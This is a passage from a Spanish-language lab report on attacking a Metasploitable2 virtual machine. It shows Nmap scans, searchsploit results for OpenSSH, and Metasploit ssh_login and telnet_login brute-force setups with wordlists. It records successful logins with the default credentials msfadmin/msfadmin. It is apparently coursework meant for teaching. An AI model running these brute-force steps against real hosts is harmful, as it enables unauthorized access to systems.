


ILUSTRACIÓN 20 Verificación de acceso root y visualización de IP tras explotación exitosa del servicio FTP

VULNERACION DEL PUERTO 22

Paso 1. Revisamos los servicios de la victima

```
Nmap scan report for 10.0.2.4
Host is up (0.037s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E5:0F:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.2.5
Host is up (0.000011s latency).
All 1000 scanned ports on 10.0.2.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

ILUSTRACIÓN 21 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 2. Esto busca vulnerabilidades conocidas (exploits) relacionadas con OpenSSH versión 4.7p1, que es la versión del servicio SSH que está corriendo en el objetivo (puerto 22).

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit OpenSSH 4.7p1
------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                                                                      | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                                                                | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution                                                                                  | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution                                                                                        | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation                          | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                                                                      | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                                                          | linux/remote/45939.py
------------------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali]
└─#
```

ILUSTRACIÓN 22 Búsqueda de vulnerabilidades para OpenSSH 4.7p1 utilizando SearchSploit

Paso 3. Este archivo contiene combinaciones de **usuarios y contraseñas** que puedo usar para un ataque de fuerza bruta SSH





ILUSTRACIÓN 23 Exploración del directorio de diccionarios de Metasploit

Paso 4.



Paso 4. Ingresamos a metaexploit

ILUSTRACIÓN 24 Captura del inicio de msfconsole en Metasploit Framework

Paso 5. Este módulo permite probar múltiples combinaciones de **usuarios y contraseñas** para intentar conectarse por **SSH** a un host objetivo

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
```

ILUSTRACIÓN 25 Selección del módulo auxiliar ssh_login

Paso 6. Options para ver el estado del puerto

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 26 Visualización de las opciones configurables del módulo ssh_login de Metasploi

Paso 7 Esto **configura la IP del objetivo**, es decir, el sistema al que queremos atacar con fuerza bruta por SSH.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

ILUSTRACIÓN 27 Visualización de las opciones del módulo ssh_login ya con la IP objetivo

Paso 8. Esto le dice al módulo que use el **archivo root_userpass.txt**, el cual contiene pares de **usuario y contraseña en una sola línea**

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                             Required  Description
   ----              ---------------                             --------  -----------
   ANONYMOUS_LOGIN   false                                       yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                       no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                           yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                                        no        Create a new session for every successful login
   DB_ALL_CREDS      false                                       no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                       no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                       no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                        no        Skip existing credentials stored in the current database (Accepted: none, user,
                                                                           user&realm)
   PASSWORD                                                      no        A specific password to authenticate with
   PASS_FILE                                                     no        File containing passwords, one per line
   RHOSTS            10.0.2.4                                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                                                           /using-metasploit.html
   RPORT             22                                          yes       The target port
   STOP_ON_SUCCESS   false                                       yes       Stop guessing when a credential works for a host
   THREADS           1                                           yes       The number of concurrent threads (max one per host)
   USERNAME                                                      no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordli  no        File containing users and passwords separated by space, one pair per line
                     sts/root_userpass.txt
   USER_AS_PASS      false                                       no        Try the username as the password for all users
   USER_FILE                                                     no        File containing usernames, one per line
   VERBOSE           false                                       yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 28 Configuración del diccionario de usuarios y contraseñas

Paso 9. Conseguimos acceso por SSH a la máquina objetivo (10.0.2.4) usando fuerza bruta




ILUSTRACIÓN 29 Acceso exitoso por fuerza bruta SSH con los usuarios

VULNERACION DEL PUERTO 23

Explicación de la vulnerabilidad: Telnet es un antiguo protocolo que permite el acceso remoto a través de una conexión de texto sin cifrar. El puerto 23 es el predeterminado para Telnet. La vulnerabilidad radica en que Telnet transmite datos, incluidas las credenciales de inicio de

sesión, en texto plano. Esto significa que cualquier atacante que pueda interceptar el tráfico puede leer las credenciales.




ILUSTRACIÓN 30 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 1. Ingresamos a metaesploit




ILUSTRACIÓN 31Inicio de Metasploit Framework (msfconsole) en Kali Linux

Paso 2. Este módulo intenta conectarse a un servidor **Telnet** usando un conjunto de credenciales (usuario/contraseña) para ver si alguna funciona.

ILUSTRACIÓN 32 Selección del módulo auxiliar telnet_login en Metasploit

Paso 3. Estado del puerto




ILUSTRACIÓN 33 Parámetros configurables del módulo telnet_login en Metasploit

Paso 4. Creamos archivos que usaremos para cambiar algunos valores más adelante




ILUSTRACIÓN 34 Visualización del contenido del diccionario root_userpass.txt

Paso 5. Ejecutamos el siguiente comando para establecer los nuevos valores




ILUSTRACIÓN 35 Configuración de parámetros para ataque por diccionario vía Telnet en Metasploit

```
Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   ANONYMOUS_LOGIN   false                                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                                           no        Create a new session for every successful login
   DB_ALL_CREDS      false                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                           no        Skip existing credentials stored in the current database (Accepted: none, user,
                                                                              user&realm)
   PASSWORD                                                         no        A specific password to authenticate with
   PASS_FILE         /home/kali/Descargas/pass.txt                  no        File containing passwords, one per line
   RHOSTS            10.0.2.4                                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                                                              /using-metasploit.html
   RPORT             23                                             yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                              yes       The number of concurrent threads (max one per host)
   USERNAME                                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordli    no        File containing users and passwords separated by space, one pair per line
                     sts/root_userpass.txt
   USER_AS_PASS      false                                          no        Try the username as the password for all users
   USER_FILE         /home/kali/Descargas/user.txt                  no        File containing usernames, one per line
   VERBOSE           true                                           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 36 Parámetros completos configurados para ataque Telnet con diccionarios de usuarios y contraseñas en Metasploit

Paso 6. ejecutamos el ataque, Acceso exitoso por Telnet al puerto 23 con:

Usuario: msfadmin

Contraseña: msfadmin

Se abrió una shell en 10.0.2.4:23 → 10.0.2.5:45225.




ILUSTRACIÓN 37 Ejecución exitosa del ataque por diccionario a Telnet

Paso 7 conectamos manualmente por telnet y nos logiamos

ILUSTRACIÓN 38 Conexión Telnet directa a Metasploitable2: acceso confirmado al sistema con credenciales predeterminadas




ILUSTRACIÓN 39 Inicio de sesión exitoso en Metasploitable2 mediante Telnet con usuario msfadmin

VULNERACION DEL PUERTO 25

```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# nmap -sV 10.0.2.4
